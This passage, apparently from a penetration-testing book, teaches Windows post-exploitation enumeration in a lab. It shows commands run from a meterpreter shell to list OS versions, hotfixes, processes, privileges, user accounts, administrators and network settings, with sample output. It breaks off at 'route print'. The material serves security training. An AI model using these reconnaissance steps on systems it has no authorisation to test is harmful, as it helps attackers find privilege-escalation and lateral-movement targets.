Check out the following link to see the Code in Action video:

`https://bit.ly/39JFTjW`

Understanding the enumeration process

Although you gained an initial foothold on a system in *Chapter 3*, *Gaining Access (Exploitation)*, you have little or no information regarding what operating system is running, what services are running, your privileges on the system, and what networks the target system is connected to. This leaves you blind and in no position to initiate a privilege escalation attack. This is where enumeration comes into play.

Enumeration is the process of extracting vital information such as operating system versions, usernames, network information, and installed programs from a target system. This information can then be used to identify potential flaws, misconfigurations, or vulnerabilities that can be exploited.

The enumeration process can be analogized through the example of planning a heist, where reconnaissance and information gathering on the target is paramount. If insufficient information regarding the target is obtained, the heist will be marred with mistakes and will, in all probability, end up failing. However, if information regarding the target is diligently and comprehensively gathered, the heist will be efficient since all the relevant information has been gathered and analyzed for potential mistakes and issues. Therefore, it is vitally important to perform comprehensive enumeration on your target systems.

Local enumeration involves actively gathering information from the target system after its **initial exploitation**. This information is then used to identify potential privilege escalation vectors through vulnerabilities or configurations.

The local enumeration process is multi-faceted and can therefore be categorized based on the type of information being gathered:

- System enumeration
- User and group enumeration

- Network enumeration
- Password enumeration
- Firewall and antivirus enumeration

This categorization will be useful in structuring and organizing the information we will be gathering. Local enumeration can be performed manually and automatically by using frameworks and scripts; however, it is always recommended to perform manual enumeration as it ensures the process is performed comprehensively and diligently.

In the following sections, we will be exploring the various techniques and tools that can be used to perform local enumeration both manually and automatically on Windows and Linux.

In this chapter, we will be using the following target virtual machines that we exploited in the previous chapter:

- Metasploitable3
- Windows 10
- Metasploitable2
- Ubuntu 20.04

The purpose of using multiple operating system versions is to demonstrate and highlight the variety of information that can be gathered based on the operating system's version and configuration. The techniques demonstrated in this chapter will work on most Windows releases and Linux distributions with a few exceptions, all of which will be highlighted.

Now that we understand what enumeration is and its importance in the privilege escalation process, we can take a look at how to enumerate information from Windows systems.

Windows enumeration

We will begin the enumeration process on Windows manually and follow the previously listed categories in our approach. To begin the local enumeration process, you will need to ensure that you have direct access to your target system in the form of a shell. If you have followed the examples demonstrated so far in this book, you should have a `meterpreter` session on your target systems.

System enumeration


System enumeration is the process of enumerating core system information such as the operating system's version and service pack, the operating system's architecture, the system services that are running, and the installed patches and hotfixes.

We can begin the process of system enumeration by following these steps:

1. Most of the commands we will be running are native to the Windows command prompt, so they need to be run within a native shell session. If you already have one, you can skip this step. Alternatively, if you are running a `meterpreter` session, you will need to run the following command, as outlined in the following screenshot, to get a command prompt session:

   ```
   shell
   ```

   As shown in the following screenshot, you should get an active shell on the target system through the command prompt, and you should be able to run Windows-specific commands:

   ```
   meterpreter >
   meterpreter > shell
   Process 5112 created.
   Channel 2 created.
   Microsoft Windows [Version 6.1.7601]
   Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

   C:\Windows\system32>
   ```


   Figure 4.1 – Meterpreter command prompt

2. The first step is to enumerate operating system information. This can be done by running the `systeminfo` command and piping the output to the `findstr` utility to limit the output to the information that is essential. This can be done by running the following command:

   ```
   systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
   ```

   As highlighted in the following screenshot, the command will output the operating system's name, version, and architecture. This information can be used in conjunction with automated vulnerability assessment tools to determine inherent privilege escalation vulnerabilities. It is also useful for sorting through exploits for a particular operating system architecture. The operating system version is also useful for finding kernel-based exploits for specific versions of an operating system.

This gives us enough information regarding the operating system to narrow down our approach regarding finding vulnerabilities:




```
C:\Windows\system32>systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7601 Service Pack 1 Build 7601
System Type:               x64-based PC

C:\Windows\system32>
```

Figure 4.2 – systeminfo command output

3. We can also use the `systeminfo` command to determine what Windows hotfixes or patches have been installed. This can be done by running the following command:

```
systeminfo
```

The output of the preceding command is as follows:



```
Hotfix(s):  2 Hotfix(s) Installed.
            [01]: KB3134760
            [02]: KB976902
```

Figure 4.3 – Hotfixes installed


As highlighted in the preceding screenshot, the output lists the total number of hotfixes that have been installed and their relevant HotFix IDs. This information is useful for finetuning your approach in terms of vulnerabilities in the operating system that may have already been patched.

> **Note**
>
> The default output of the `systeminfo` command is detailed and provides you with a complete overview of the operating system.

4. You can also determine the hotfixes and patches that have been installed on a system by running the following command:

```
wmic qfe
```

The output of the preceding command is shown in the following screenshot:




```
C:\Windows\system32>wmic qfe
wmic qfe
Caption                                   CSName          Description FixComments HotFixID  InstallDate InstalledBy                   InstalledOn Name
ServicePackInEffect  Status
http://support.microsoft.com/             VAGRANT-2008R2  Update                  KB3134760             VAGRANT-2008R2\vagrant        12/18/2019

http://support.microsoft.com/?kbid=976902 VAGRANT-2008R2  Update                  KB976902              VAGRANT-2008R2\Administrator  11/21/2010

C:\Windows\system32>
```

Figure 4.4 – Installed updates

As illustrated in the preceding screenshot, the command outputs the updates or patches that have been installed and provides additional information, such as the date the patches were installed and the user that installed them.

The **HotFixID** can be used to determine potential vulnerabilities and exploits for specific hotfixes.

We can also run the command on a Windows 10 system to determine the patches that have been installed and how recently this happened, as shown in the following screenshot:




```
C:\Users\Alexis-WS>wmic qfe
Caption                                     CSName     Description     FixComments  HotFixID   InstallDate  InstalledBy          InstalledOn
 Name  ServicePackInEffect  Status
http://support.microsoft.com/?kbid=4601556  ALEXIS-WS  Update                       KB4601556               NT AUTHORITY\SYSTEM  2/18/2021
http://support.microsoft.com/?kbid=4497165  ALEXIS-WS  Update                       KB4497165               NT AUTHORITY\SYSTEM  5/19/2020
http://support.microsoft.com/?kbid=4497727  ALEXIS-WS  Security Update              KB4497727                                    4/1/2019
http://support.microsoft.com/?kbid=4517245  ALEXIS-WS  Update                       KB4517245               NT AUTHORITY\SYSTEM  5/14/2020
http://support.microsoft.com/?kbid=4535680  ALEXIS-WS  Security Update              KB4535680               NT AUTHORITY\SYSTEM  1/14/2021
http://support.microsoft.com/?kbid=4537759  ALEXIS-WS  Security Update              KB4537759               NT AUTHORITY\SYSTEM  5/14/2020
http://support.microsoft.com/?kbid=4552152  ALEXIS-WS  Security Update              KB4552152               NT AUTHORITY\SYSTEM  5/14/2020
http://support.microsoft.com/?kbid=4560959  ALEXIS-WS  Security Update              KB4560959               NT AUTHORITY\SYSTEM  6/9/2020
http://support.microsoft.com/?kbid=4561600  ALEXIS-WS  Security Update              KB4561600               NT AUTHORITY\SYSTEM  6/10/2020
http://support.microsoft.com/?kbid=4565554  ALEXIS-WS  Security Update              KB4565554               NT AUTHORITY\SYSTEM  7/14/2020
http://support.microsoft.com/?kbid=4569073  ALEXIS-WS  Security Update              KB4569073               NT AUTHORITY\SYSTEM  8/21/2020
https://support.microsoft.com/help/4576751  ALEXIS-WS  Security Update              KB4576751               NT AUTHORITY\SYSTEM  9/10/2020
https://support.microsoft.com/help/4577586  ALEXIS-WS  Update                       KB4577586               NT AUTHORITY\SYSTEM  2/18/2021
https://support.microsoft.com/help/4577670  ALEXIS-WS  Security Update              KB4577670               NT AUTHORITY\SYSTEM  10/14/2020
https://support.microsoft.com/help/4580325  ALEXIS-WS  Security Update              KB4580325               NT AUTHORITY\SYSTEM  10/14/2020
https://support.microsoft.com/help/4586863  ALEXIS-WS  Security Update              KB4586863               NT AUTHORITY\SYSTEM  11/10/2020
https://support.microsoft.com/help/4589211  ALEXIS-WS  Update                       KB4589211               NT AUTHORITY\SYSTEM  3/10/2021
https://support.microsoft.com/help/4598479  ALEXIS-WS  Security Update              KB4598479               NT AUTHORITY\SYSTEM  1/13/2021
https://support.microsoft.com/help/4601395  ALEXIS-WS  Security Update              KB4601395               NT AUTHORITY\SYSTEM  2/12/2021
https://support.microsoft.com/help/5000908  ALEXIS-WS  Security Update              KB5000908               NT AUTHORITY\SYSTEM  3/11/2021
https://support.microsoft.com/help/5001205  ALEXIS-WS  Update                       KB5001205               NT AUTHORITY\SYSTEM  3/26/2021
https://support.microsoft.com/help/5000850  ALEXIS-WS  Update                       KB5000850               NT AUTHORITY\SYSTEM  3/26/2021
```

Figure 4.5 – Windows 10 installed updates

5. The next piece of information we must enumerate is the operating system's hostname. This can be done by running the following command:

```
hostname
```

The output of the preceding command is as follows:



```
C:\Windows\system32>hostname
hostname
vagrant-2008R2

C:\Windows\system32>
```


Figure 4.6 – Hostname

The hostname is used to identify systems on a network and may shed some light on the role of the system or the person the system belongs to.

6. Another important piece of information to enumerate is the drives attached to the system. We can do this by running the following command:

```
wmic logicaldisk get caption
```

The output of the preceding command is as follows:



```
C:\Windows\system32>wmic logicaldisk get caption
wmic logicaldisk get caption
Caption
C:

C:\Windows\system32>
```


Figure 4.7 – Logical disks

As shown in the preceding screenshot, the command will output the list of attached drives and their identifier. In this case, the only disk that's attached is the system drive labeled `C:`.

7. It is also important to enumerate information regarding the processes that are currently running. This can be done by running the following command:

```
tasklist /SVC
```

The output of the preceding command is as follows:



```
C:\Windows\system32>tasklist /SVC
tasklist /SVC

Image Name                     PID Services
========================= ======== ============================================
System Idle Process              0 N/A
System                           4 N/A
smss.exe                       252 N/A
csrss.exe                      324 N/A
wininit.exe                    376 N/A
csrss.exe                      384 N/A
winlogon.exe                   424 N/A
services.exe                   468 N/A
lsass.exe                      492 SamSs
lsm.exe                        500 N/A
svchost.exe                    604 DcomLaunch, PlugPlay, Power
VBoxService.exe                668 VBoxService
svchost.exe                    736 RpcEptMapper, RpcSs
svchost.exe                    800 Dhcp, eventlog, lmhosts
svchost.exe                    864 CertPropSvc, gpsvc, IKEEXT, iphlpsvc,
                                   LanmanServer, ProfSvc, Schedule, SENS,
                                   SessionEnv, ShellHWDetection, Winmgmt,
                                   wuauserv
```

Figure 4.8 – Running processes

As shown in the preceding screenshot, the command will output a list of processes that are running and their associated services. It also displays the process ID, which can be useful for identifying a particular process.

Now that we have an understanding of what the target system is running, we can start identifying the users on the target system.

User and group enumeration


User enumeration is the process of identifying the user we are currently utilizing and the user accounts that are on the target system. This information is useful as it tells us whether we have administrative privileges. It also helps us determine and identify potential user accounts that we can utilize to elevate our privileges.

The user enumeration process on Windows is fairly straightforward and can be performed by following these steps:

1. First, we need to determine the user that we are currently using. This can be done by running the following command:

```
whoami
```

If you have administrative privileges, your username should be `nt authority`, as shown in the following screenshot:




```
C:\Windows\system32>whoami
whoami
nt authority\system
```

Figure 4.9 - whoami

2. We can also determine our privileges by running the following command:

```
whoami /priv
```

The output of the preceding command is as follows:



```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeTcbPrivilege                Act as part of the operating system       Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled

C:\Windows\system32>
```


Figure 4.10 – whoami privileges

As shown in the preceding screenshot, this will output the privileges that have been assigned to our account and provides a brief description of each privilege, along with their current states. We looked at privileges briefly in *Chapter 1*, *Introduction to Privilege Escalation*, where we explained access tokens. The importance of privileges will be highlighted later in this book, when we look at token impersonation attacks.

3. To determine the groups that our account is part of, we can run the following command:

```
whoami /groups
```

The output of the preceding command is as follows:




```
C:\Windows\system32>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID
====================================== ================ ===============================================================
Mandatory Label\System Mandatory Level Label            S-1-16-16384
Everyone                               Well-known group S-1-1-0
BUILTIN\Users                          Alias            S-1-5-32-545
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6
CONSOLE LOGON                          Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11
NT AUTHORITY\This Organization         Well-known group S-1-5-15
NT SERVICE\Spooler                     Well-known group S-1-5-80-3951239711-1671533544-1416304335-3763227691-3930497994
LOCAL                                  Well-known group S-1-2-0
BUILTIN\Administrators                 Alias            S-1-5-32-544

C:\Windows\system32>
```

Figure 4.11 – whoami groups

4. We can also enumerate the user accounts that are active on the system by running the following command:

```
net user
```

The output of the preceding command is as follows:




```
C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            anakin_skywalker      artoo_detoo
ben_kenobi               boba_fett             c_three_pio
chewbacca                darth_vader           greedo
Guest                    han_solo              jabba_hutt
jarjar_binks             kylo_ren              lando_calrissian
leia_organa              luke_skywalker        sshd
sshd_server              vagrant
The command completed with one or more errors.

C:\Windows\system32>
```

Figure 4.12 – net user

As shown in the preceding screenshot, the command will output a list of all the users on the system. This provides helpful information regarding what accounts we can laterally escalate our privileges to. We can also obtain additional information about a particular user by running the following command:

```
net user <username>
```

This can also help us identify accounts that are part of the administrative group and have admin privileges, as shown in the following screenshot:




```
C:\Windows\system32>net user Administrator
net user Administrator
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            12/19/2019 3:24:51 AM
Password expires             Never
Password changeable          12/19/2019 3:24:51 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   12/18/2019 4:34:56 PM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.

C:\Windows\system32>
```

Figure 4.13 – User enumeration

5. We can also determine the users that are part of the administrative group by running the following command:

```
net localgroup administrators
```

The output of the preceding command is as follows:



```
C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
sshd_server
vagrant
The command completed successfully.

C:\Windows\system32>
```

Figure 4.14 – Net localgroup

As shown in the preceding screenshot, the command will outline the users that are part of the administrative group. This gives us a clear picture of the accounts we can target to obtain administrative privileges.


Network enumeration

Network enumeration is the process of obtaining all the relevant network information from a target system with the aim of determining its IP address, DNS server, default gateway, and domain controller, if any. This information can be used to map out the target network and stage pivoting attacks. Let's take a look:

1. The first step involves enumerating the target network interfaces and their details. This can be done by running the following command:

   ```
   ipconfig /all
   ```

   The output of the preceding command is as follows:



```
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-2F-DC-9B
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::d15a:b373:1449:1d9b%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.4(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.0.0.0
   Default Gateway . . . . . . . . . : 10.10.10.1
   DHCPv6 IAID . . . . . . . . . . . : 235405351
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-8D-08-2D-08-00-27-DC-12-61
   DNS Servers . . . . . . . . . . . : 1.1.1.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```


Figure 4.15 – ipconfig

As shown in the preceding screenshot, this will display all the relevant network information regarding a particular NIC: its IP address, DNS server, and default gateway.

2. The next step is to analyze the routing table. This can be done by running the following command:

```
route print
```

The output of the preceding command is as follows:



